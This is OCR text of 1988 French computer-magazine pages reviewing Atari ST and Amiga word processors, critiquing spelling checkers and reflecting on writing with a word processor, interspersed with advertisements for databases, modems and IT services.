D'autres s'amusent à réaliser des partitions musicales complètes, ou encore, comme l'auteur de Signum, à préparer une version arabe fonctionnant de droite à gauche. Pour ceux qui connaissaient déjà Signum 1, la nouvelle version s'ouvre sur les fichiers ASCII, récupère le style souligné qui lui manquait, ajoute une poubelle au presse-papiers, inclut le graphisme ainsi qu'un accessoire *snapshot* (pour photographier des écrans), passe en multicolonnage, etc. Au niveau de la mise en page, Signum savait déjà travailler au 1/54e de pouce vertical, et au 1/90e de pouce horizontal. En conséquence, il gère sans peine plusieurs polices proportionnelles, en divers styles et tailles. Sa bibliothèque de trames et cadres laisse supposer qu'il réalise d'excellents documents à condition d'utiliser une imprimante graphique. Seules ces dernières justifient l'achat de Signum. Il serait dommage de disposer d'un aussi bel instrument sans pouvoir l'employer en fonction de ses nombreuses opportunités. Des clubs d'utilisateurs de Signum existent en Allemagne. Ils vous éviteront probablement de redéfinir vous-mêmes vos propres polices de caractères. Pour 1 520 F ht, il devient possible de se lancer dans l'édition scientifique.

LES BEAUX JOURS D'ATARI

Avec cette panoplie de programmes efficaces et originaux, l'environnement Atari se muscle. Entre Le Rédacteur et Signum 2, l'originalité fait une entrée remarquée dans le monde des ST. Signum va même jusqu'à gérer l'imprimante laser Atari à partir d'un 520 ST ! Quant au Rédacteur, ses statistiques sur le style et la fréquence sont à notre connaissance uniques. Le solide Becker Text et le best-seller Evolution complètent cet ensemble pour réécrire la bibliothèque de Babel, puisque les générateurs de caractères et leurs macro-instructions permettent même l'édition de partitions musicales d'une façon inédite. Entre la souplesse et la puissance, il est resté une place à l'imagination ! ■

LE RÉDACTEUR

Editeur : Logisoft
Prix : 415 F ht
Service-lecteurs, référence n° 52

ÉVOLUTION

Editeur : Priam
Prix : 1 400 F ht
Service-lecteurs, référence n° 53

BECKER TEXT


Editeur : Micro Application
Prix : 630 F ht
Service-lecteurs, référence n° 54

SIGNUM 2

Editeur : Application Systems
Prix : 1 520 F ht
Service-lecteurs, référence n° 55

1/2 JOURNÉE DE PRÉSENTATION
RENSEIGNEZ-VOUS

OMNIS QUARTZ



Le nouveau SGBD pour Windows

Quelques-unes des caractéristiques de Quartz :

- SGBD relationnelle et/ou hiérarchique
- 60 fichiers ouverts simultanément
- 2400 caractères par rubrique
- création de vos propres menus déroulants
- générateurs d'états avec polices, styles et tailles à l'écran (WYSIWYG)
- import/export avec fichiers dBase, Lotus, Sylk, DIF et ASCII
- liaison avec gros systèmes (gestion complète du port de communications)
- création de vos propres boutons de commandes, carrés et boutons de sélection, "scroll-box", zone textes
- langage de programmation comprenant plus de 180 commandes
- langage d'interrogation autorisant jusqu'à 50 critères simultanément
- compatible Windows (toute version), OS/2 presentation manager, DDE et AUA
- couper/coller avec Excel, PageMaker, Graph, etc.

Pour en savoir plus, retournez le coupon ou demandez une démonstration à votre revendeur.

Aware

21, rue Le Peletier 75009 Paris
Tél. 45 23 21 12 Télex : AWARE 281 941 F

Référence 163 du service-lecteurs (page 66)

01/06/88

Société _____

Nom _____ Téléphone _____

Adresse _____

_____

Code postal et ville _____

Désire recevoir une documentation sur OMNIS QUARTZ.

L'AMIGA A BON(S) CARACTÈRE(S)

Ecrire avec l'Amiga ? C'est possible ! Sans se bousculer au portillon, les traitements de texte arrivent. Ils sont au nombre de sept, comme les péchés capitaux, ou les merveilles du monde...

MICHAËL THÉVENET

Voici encore un an, l'ordinateur non compatible PC de Commodore trouvait place entre les consoles de jeu et les micros d'Atari. Faute de logiciels sérieux, l'Amiga ne pouvait prétendre un seul instant franchir les portes d'un bureau pour séduire secrétaires et patrons. Oubliées les frasques du modèle 1000 : le 500 et surtout le 2000 s'engagent à apporter les mêmes services que n'importe quelle autre machine du marché. Il était temps !

Pas moins de sept logiciels tentent d'occuper la mémoire des Amiga afin d'y loger de longs mois, voire de longues années. Un traitement de texte ne se change pas tous les jours : le choix se doit d'être judicieux afin d'éviter des vicissitudes sans fin.

Point commun à la quasi-totalité des programmes, la minuscule mémoire de l'Amiga 500 (512 Ko) est insuffisante pour stocker de multiples polices de caractères et leurs fontes associées. L'acquisition d'un second lecteur de disquettes, ou mieux d'un disque dur, s'impose : certains logiciels (tels que Textcraft Plus et Vizawrite) accèdent régulièrement à la disquette-système.

Heureusement, presque tous les traitements de texte Amiga font face à la concurrence en acceptant d'importer graphiques et dessins au format IFF *(International File Format)* dans le corps du texte. A l'opposé, certains oublient d'exploiter les avantages de la souris (WordPerfect, Word 7 et surtout Scribble). Leurs commandes, placées sous le signe du clavier, avantagent les consommateurs d'une application unique, mais déroutent les dilettantes.

La facilité d'apprentissage constitue un critère essentiel pour ces néophytes du traitement de texte. Textcraft Plus (Commodore) devient l'outil privilégié des débutants : avec un investissement de 700 F, l'amateur fourbira ses premières armes d'écrivain électronique. Toutes les fonctions de base figurent dans ce produit : modification du corps et de la graisse des caractères, réglages du format de page ou de paragraphe, présentation *Wysiwyg*...

La maîtrise du logiciel comme de la frappe au clavier, avec AmigaTap (Ordinateur Express) par exemple, conduit inévitablement vers des programmes plus puissants. Le fanatique du look PC hésitera entre Word 7 (Edusoft) et WordPerfect (WordPerfect Corp). Le premier simule, même sous Amiga/DOS, l'écran d'un micro IBM bon teint. Les deux logiciels donnent la priorité au clavier pour des performances équivalentes, à la limite de la mise en pages. Le deuxième se refuse néanmoins les plaisirs de l'illustration.

Les autres « écriveurs » choisiront entre les trois excellents produits Kind Words (The Disc Company), Prowrite (New Horizon Software) et Vizawrite (Viza Software).

Les dictionnaires intégrés, variant entre 90 000 et 120 000 mots, garantissent une orthographe au-dessus de tout soupçon. L'importation des images s'effectue à la souris et sans anicroche. L'ensemble des commandes, enfin, transite par la souris ou le clavier. Dans ce dernier cas, elles se redéfinissent directement par un menu.

Bien entendu, une telle complexité induit obligatoirement quelques tâtonnements du pratiquant avant qu'il ne manipule le logiciel comme un professionnel. De la même façon, la valeur des logiciels se reflète directement dans leur prix. Comptez de 800 F à 1 500 F suivant le modèle !

Raisonnablement, le choix se fera entre Textcraft, pour les utilisateurs épisodiques, et les trois mousquetaires évoqués plus haut, à savoir Prowrite, Kind Words et Vizawrite. Le critère du prix entrera peu en ligne de compte : un traitement de texte dure presque aussi longtemps que le micro lui-même ! ■

TRAITEMENTS DE TEXTE POUR AMIGA

Logiciel	Editeur	Distributeur	Prix (F ht)	Serv. lect. réf. n°
Kind Words	The Disc Company	Ordinateur Express	790	105
Prowrite	New Horizon Software	Vaugeois Electronique	1 120	106
Scribble	Micro Systems Soft.	Amie	760	107
Textcraft Plus	Commodore France	Commodore France	700	108
Vizawrite	Viza Software	Micro Application	1 490	109
Word 7	Edusoft	Edusoft	990	110
WordPerfect	WordPerfect	WordPerfect France	3 500	111

LE SYSTÈME PICK
PC/PS MULTIPOSTE

LE SGBDR MULTIPOSTE LE PLUS UTILISÉ EN FRANCE ET DANS LE MONDE

LA PORTABILITÉ DE VOS APPLICATIONS DE GESTION
SUR PLUS DE 30 MARQUES DE MINI ET GROS ORDINATEURS

PICK SYSTEMS ET SES DISTRIBUTEURS AGRÉÉS

VOUS OFFRENT AVEC L'ACHAT D'UN SYSTÈME PICK :

- UNE JOURNÉE DE FORMATION GRATUITE SUR LE SYSTÈME PICK DU 25 AU 29 MAI
- UNE ENTRÉE GRATUITE AU SALON DU SPECTRUM PICK A L'ESPACE CHAMPERRET DU 25 AU 27 MAI
- UNE NUIT D'HOTEL A PARIS

RENSEIGNEMENTS :

PICK SYSTEMS	: 45.26.42.90
CLASSY	: 34.10.99.77
PATIO	: 46.86.24.99
STAB	: 46.21.67.67

L'INFORMATIQUE PROFESSIONNELLE A LA PORTÉE DE TOUS

Référence 164 du service-lecteurs (page 66)

SYSTEMES CLE EN MAIN

- Unité centrale a base de 80286 & 80386.
  Clavier AZERTY 102 touches.
  Lecteur 1,2 Méga octets.
  Disque dur 20, 40 Méga octets.
  Ecran monochrome ou EGA.

CONFIGURATIONS SPECIALES

- Moniteur EGA, VGA & Pleine page.
- Imprimante matricielle, laser.
- Ensemble complet matériel + logiciel.

SERVICES

- SAV sur site ou en laboratoire.
- Fabrication de cables sur mesure.
- Développement de logiciels langage (Basic - C - PL/M - Pascal - assembleur 8086, Z80, 8049, 8051).
- Développement de cartes electronique.
- Traçage sur DMP (houston instrument.)
- C.A.O. électronique.
- D.A.O. de schéma électronique.
- Réalisation de circuits imprimés.
- Prototype & maquette électronique.
- Programmation:
  Eprom.
  Pal.
  Monochip 87xx .
- Disquettes, ruban ,listing + divers.

CARTES ELECTRONIQUES

- Cartes E/S numérique pour XT & AT.
- Cartes E/S sur relais & opto-coupleurs.
- Cartes AD & DA.
- Rack d'acquisition de données pour XT & AT.
- Cartes de télécommande magnétoscopes.

H.P.HARD


14 Rue du ruisseau 75018
PARIS
Tel: (1) 42-51-41-47

Référence 165 du service-lecteurs (page 66)


avec ARN-MCL

AYEZ LE DON D'UBIQUITE

une vraie télémaintenance sur PC



- sur liaison asynchrone (V21, V22, V22b, V23)
- sur liaison synchrone BSC (2780, 3780, 3270)
- sur liaison synchrone X25/X32
- de 300 à 19200 bauds
- en mode graphique et en mode texte



un PC peut voler au secours de son « confrère » malade ou inexpérimenté.

Pour **500 F. / station***

(*) sur les produits et les modems ARN :

ARN X25 ..... accès direct à TRANSPAC en X25 et X32
ARN-MAX/25 ..... multiplexeur d'applications sur un lien X25
ARN-PCX32 ..... produit complet d'accès à TRANSPAC en mode synchrone par réseau commuté
ARN-TS .. carte-modem tristandard (V21, V22, V23) compatible Hayes
ARN-BS ..... carte-modem bistandard (V21, V23) compatible Hayes

ARN-MCL
un produit

(1) 48 57 52 00
51-57, rue Jules Ferry 93170 BAGNOLET

Référence 149 du service-lecteurs (page 66)

LES CORRECTEURS PRIS EN FAUTE

Lents et peu fiables, les correcteurs orthographiques informatiques sont sur la sellette. Jusqu'où peut-on leur faire confiance ?

MICHAËL THÉVENET

Loin le temps cher à Alexandre Vialatte où le divin correcteur pressentait la faute plutôt qu'il ne la découvrait. Loin le temps où hommes et dictionnaires, dans une parfaite union, concouraient à une meilleure qualité orthographique. Las ! L'informatique règne désormais sans partage sur le texte.

Pas le moindre écrivain, pas la plus timorée des secrétaires pour regretter la disparition de nos chères vieilles machines à écrire. Non ! Plutôt l'angoisse devant la feuille blanche électronique que l'usage de blanc correcteur. Ah ! Le charme captivant du traitement de texte : la simplicité même pour l'écriture... mais que devient la correction dans les puissantes mâchoires informatiques ?

Les familiers du clavier connaissent la facilité avec laquelle deux lettres s'inversent insidieusement dans un mot tapé avec célérité. Les uns relisent leur œuvre et débusquent les infâmes permutations, les autres préfèrent confier cette tâche rude et peu glorieuse aux correcteurs électroniques. Ces derniers apparurent presqu'aussi vite que les traitements de texte, tentant d'immortaliser la puissance électronique face au pauvre relecteur humain.

Le logiciel Virgule de Micro Application, pour Commodore 64, représente sans aucun doute les prémices de la correction presque automatisée. Doté de cent vingt mille « mots », le dictionnaire s'ouvrait à toutes les sollicitations de l'utilisateur pour découvrir les termes incorrectement écrits. Mais là où le bât blesse, c'est dans la définition même du mot « mot » !

Lorsque votre dictionnaire Larousse ou Robert affiche fièrement ses quelques dizaines de milliers de mots, vous pouvez les compter, ils se trouvent réellement dans les pages du volume. En revanche, les dictionnaires des correcteurs orthographiques comptent comme autant de mots les différentes formes conjuguées d'un verbe, les adjectifs au masculin et au féminin, les noms au singulier ou au pluriel... Après contraction et réduction, la prolifération des mots annoncés par de tels logiciels se réduit considérablement pour repasser sous la barre des trente mille mots, et encore dans le meilleur des cas !

QUI CORRIGE LENTEMENT CORRIGE SAINEMENT

Handicapés par cette relative faible pauvreté de vocabulaire, les correcteurs orthographiques souffrent d'un autre mal aussi insupportable : la lenteur. En effet, un tel programme est obligé de parcourir l'ensemble du texte séquentiellement. Il compare alors chaque mot au contenu de son dictionnaire. Lorsque le logiciel rencontre un mot inconnu, deux solutions se présentent.


Premier cas, le produit est aussi évolué qu'un protozoaire, et vous bondissez sur le Robert en sept volumes. Deuxième option, le logiciel (type Word, WordStar, FullWrite, Manuscript, etc.) propose à votre sagacité des mots présentant les symptômes de l'homonymie. Dans tous les cas, le programme vous laisse le choix entre remplacer le terme fautif ou le maintenir.

Associés à ce dernier choix, certains des meilleurs correcteurs offrent d'intégrer le néologisme dans un dictionnaire personnel. Le recours à cette option ouvre des horizons nouveaux, encore une fois limités par la rapidité d'exploration des lexiques. Autre aspect insupportable, les correcteurs orthographiques actuels sont incapables d'explorer la totalité d'un texte en mémorisant la position des mots douteux. La révision d'une prose un peu longuette exige des trésors de patience, incompatibles avec les objectifs de rentabilité induits par l'informatisation.

Indéniablement, les traitements de texte (ou de mise en pages, Pagemaker, Ready Set Go, Ventura) évoluent beaucoup plus rapidement que leurs modules de correction. L'obstacle de la langue limite les efforts accomplis par les éditeurs. Pourtant, des équipes s'intéressent à des dictionnaires sémantiques et plus seulement orthographiques, ainsi les chercheurs groupés autour de Gérard Sebah, lauréats de la Bourse pour l'intelligence artificielle Mannesmann Kienzle. Leur projet, Cortexte, inclut un correcteur orthographique, un correcteur grammatical (vérification des accords, des concordances de temps, etc.) et un analyseur sémantique. Cette troisième partie propose à l'utilisateur des formulations différentes pour une phrase déterminée. Encore en chantier, ce type de développements n'aboutira pas avant la prochaine décennie.

Les francophones souhaiteraient certainement trouver des logiciels équivalents au Word Finder de Microlytics Inc. Ce dictionnaire des synonymes (PC et Macintosh) recense près de 220 000 termes accessibles par quinze mille « mots d'entrée ». En attendant, la raison commande de recourir aux merveilleux dictionnaires de nos aïeux plutôt que de multiplier les manipulations informatiques, encore trop complexes pour un résultat médiocre. ■

Contre les solutions boiteuses



MICROVAD: l'informatique en 4 garanties

EFFICACITE
- Etude préalable précise et détaillée
- Solution évolutive adaptée à vos besoins
- Systèmes performants et simples à utiliser


CLE EN MAINS
- Matériel et logiciels
- Installation et formation
- Maintenance et assistance illimitées

SECURITE
Microvad a mis au point le système exclusif SYSVAD. Celui-ci permet une sécurité absolue de vos informations :
- Rapide : 10 Mo/mn
- Automatique : journalier et sans intervention.
- Intelligent : 5 à 10 versions des jours précédents sont conservées

SATISFAIT OU REMBOURSE
Par une clause contractuelle, MICROVAD s'engage à garantir intégralement votre solution micro-informatique!

MICROVAD 62, rue Brancion 75015 PARIS. Tél. : (1) 45 32 11 21

Référence 179 du service-lecteurs (page 66)



Le plus simplement du monde, DIGITELEC met aujourd'hui la Terre entière au bout de vos doigts ! Grâce à la compétence et à l'imagination du premier concepteur français de modems, vos ordinateurs peuvent communiquer entre eux et avec leurs voisins du monde entier dans des conditions de performance et de fiabilité inégalées.
Mais ce n'est pas tout : dans les modems DIGITELEC, tout a été pensé de façon à ce que vos transmissions de données soient aussi simples qu'un claquement de doigts : compatibilité totale avec les standards internationaux et les logiciels de communication utilisant les commandes « Hayes ® », appel et réponse 100 % automatiques, configuration automatique à la mise sous tension, etc.
Si vous prenez également en compte le fait que les modems DIGITELEC sont aussi très performants au niveau du prix, il y a toutes les chances pour que demain, ils vous fassent tourner... la Terre !

Je souhaite recevoir rapidement une documentation sur vos modems :
Gamme DTL 4000 ☐ Gamme DTL 3000 ☐
Gamme DTL 2001 RS ☐
01/06/88

Nom ou raison sociale _____

Adresse _____

_____ Tél. _____

A retourner à : DIGITELEC INFORMATIQUE
Parc Club Cadéra. Avenue J.F.-Kennedy.
33700 MÉRIGNAC
Téléphone 56 34 44 92. Télex 571066 F.
Télécopie 56 34 81 85

DTL 4000 Modem multistandard V21, V22, V22 bis, V23, Bell 212 A, Bell 103/Appel automatique/Réponse automatique/Compatible « Hayes ® »/Stockage de 12 numéros de téléphone et de 2 configurations d'exploitation en mémoire non-volatile/Transmission asynchrone ou synchrone/Protection d'accès par mot de passe en réponse auto/Rappel automatique/Correction d'erreurs et compression des données en option/Présentation en coffret ou en carte PC.

DTL 3000 Modem multistandard V21, V22, V23/Appel automatique/Réponse automatique/Compatible « Hayes ® »/Répertoire de 25 numéros en mémoire non-volatile/Protection d'accès par mot de passe en réponse auto/Rappel automatique/Présentation en coffret ou en carte PC.

DTL 2001 RS Modem V21 et V23/Symétriseur incorporé/Réponse automatique/Utilisable sur réseau téléphonique commuté et sur ligne spécialisée/Présentation en coffret ou en châssis.

DIGITELEC INFORMATIQUE
Le monde au bout des doigts

Allo, la Terre!

Référence 188 du service-lecteurs (page 66)


DES KILOMÈTRES SUR UN CLAVIER

Il a troqué son stylo bille contre un traitement de texte et ne le regrette pas. André Warusfel, auteur, professeur et collaborateur de *L'Oi*, remet les pendules à l'heure : l'ordinateur, pour l'écrivain, n'a pas que des travers quand on y réfléchit...

ANDRÉ WARUSFEL

L'écriture est une activité professionnelle capitale pour une foule de personnes. Traitement de texte (« Textverarbeitung » d'IBM-Allemagne né en 1964) et micro-informatique ont modifié la nature du travail de l'auteur de livres (recueil de poésies, best-seller, manuel technique, etc.) ou de textes courts (nouvelle, article, contrat, mémo interne, sujet d'examen, etc.).

L'un des apports de cet outil encore récent est la disponibilité du document créé : magnétiquement archivable, il est aisément transférable (courrier, téléphone, etc.) et accessible au retraitement ▶



Alain Mangen

par l'auteur ou par d'autres personnes. Sont également évidents le gain de temps et de sécurité quant à l'intégrité du message : on élimine ainsi une bonne partie des tâches de saisie multiple, voire de correction d'« épreuves » – mot éloquent – dès que l'impression part directement du fichier informatique, qu'il s'agisse de PAO ou d'une photocomposeuse qui gère elle-même l'enrichissement typographique.

AVANT ET APRÈS...

Pourtant l'impact le plus décisif de l'abandon du stylo et de la machine à écrire se situe à un niveau fondamental : le traitement de texte a changé le processus même de l'écriture. Auteur d'articles depuis 1957 (le premier passait en revue cinq clarinettistes New-Orleans...) puis de livres techniques dès 1961, je peux témoigner que trente années de bagarres avec mots et pages blanches, dans le cadre d'activités professionnelles ou du simple plaisir du verbe, se partagent très nettement en deux périodes : « avant » et « après » l'achat du regretté SuperScripsit, respectant intégralement les habitudes dactylographiques francophones, à une époque où la gestion d'un accent circonflexe relevait généralement d'une danse acrobatique quand elle n'était pas simplement impossible. Cet article même, fécondé à la mine de plomb ou à l'encre violette de mon enfance, aurait une autre couleur... mais son existence serait alors improbable !

Le traitement de texte permet d'agir efficacement sur trois points posant problème, je crois, à tous ceux qui écrivent, qu'il s'agisse de quinze lignes ou de cent pages : il laisse toujours possible une modification profonde de la structure interne du document, offre un maximum de facilités pour maîtriser au mieux toute répétition fastidieuse des mots clés du sujet et calme l'angoisse devant la page blanche bloquant tant d'entre nous au moment de commencer à rédiger. Ces aides que nous apporte ce type de logiciel sont bien plus considérables qu'il n'y paraît au premier abord.

AU FIL DE LA PENSÉE

Il n'est pas rare qu'on s'aperçoive en cours de travail d'une erreur de perspective, tel point du discours étant trop négligé alors qu'il faudrait au contraire le mettre mieux en valeur, ou même qu'apparaisse subitement un nouvel argument ou un développement imprévu : la souplesse des opérations « couper/coller » est alors sans commune mesure avec les pénibles manipulations des manuscrits ordinaires, lorsque la glu tache pour de bon et que l'on doit multiplier les pages n°18 ter... Beaucoup d'entre nous rédigent directement d'après quelques titres jetés à l'écran, embryons d'une table des matières temporaire remplie au fil même de la pensée, quitte à bouleverser l'ordre initial, abandonnant par exemple tel développement prometteur à la mise au point plus délicate que prévu. Le plus banal des traitements de texte est un « ThinkTank » puisqu'offrant la liberté d'organiser à sa guise des paragraphes modifiables sans effort jusqu'au bout du travail.

RETOURNER SA VESTE

La chasse aux redites (ou encore aux vulgaires fautes d'orthographe, devant lesquelles les nobles professions de journaliste ou d'écrivain sont plus démunies qu'on ne pense) est évidemment facilitée par l'écriture électronique ; le logiciel nous laissant modifier sans cesse un mot permet, en principe, de mieux préciser sa pensée en cherchant le terme juste et d'affiner le style pour ne pas lasser plus que nécessaire. Il est vrai qu'un effet pervers conduit certains puristes à tellement retoucher leur texte qu'ils n'arrivent plus à abandonner leur copie : il faut quasiment leur arracher l'ouvrage qu'ils aimeraient remettre encore sur le métier !


Quelques souvenirs de dissertations prouvent que rien n'est plus difficile que de commencer un texte. Il faut déjà l'avoir rédigé pour l'essentiel avant de savoir préparer efficacement le lecteur à ce qu'il va découvrir : jeu d'enfant pour Word, Sprint et autres qui permettent de n'écrire le début... qu'à la fin, en démarrant par la partie la plus facile ou la plus agréable. Mieux encore : si votre conclusion paraît douteuse à la dixième relecture, vous pouvez retourner votre veste sans vergogne. Quelques politiques ont sans doute apprécié les vertus régénératrices du traitement de texte, certains discours d'aujourd'hui n'étant parfois que la correction très discrète d'anciennes versions bien oubliées... ■

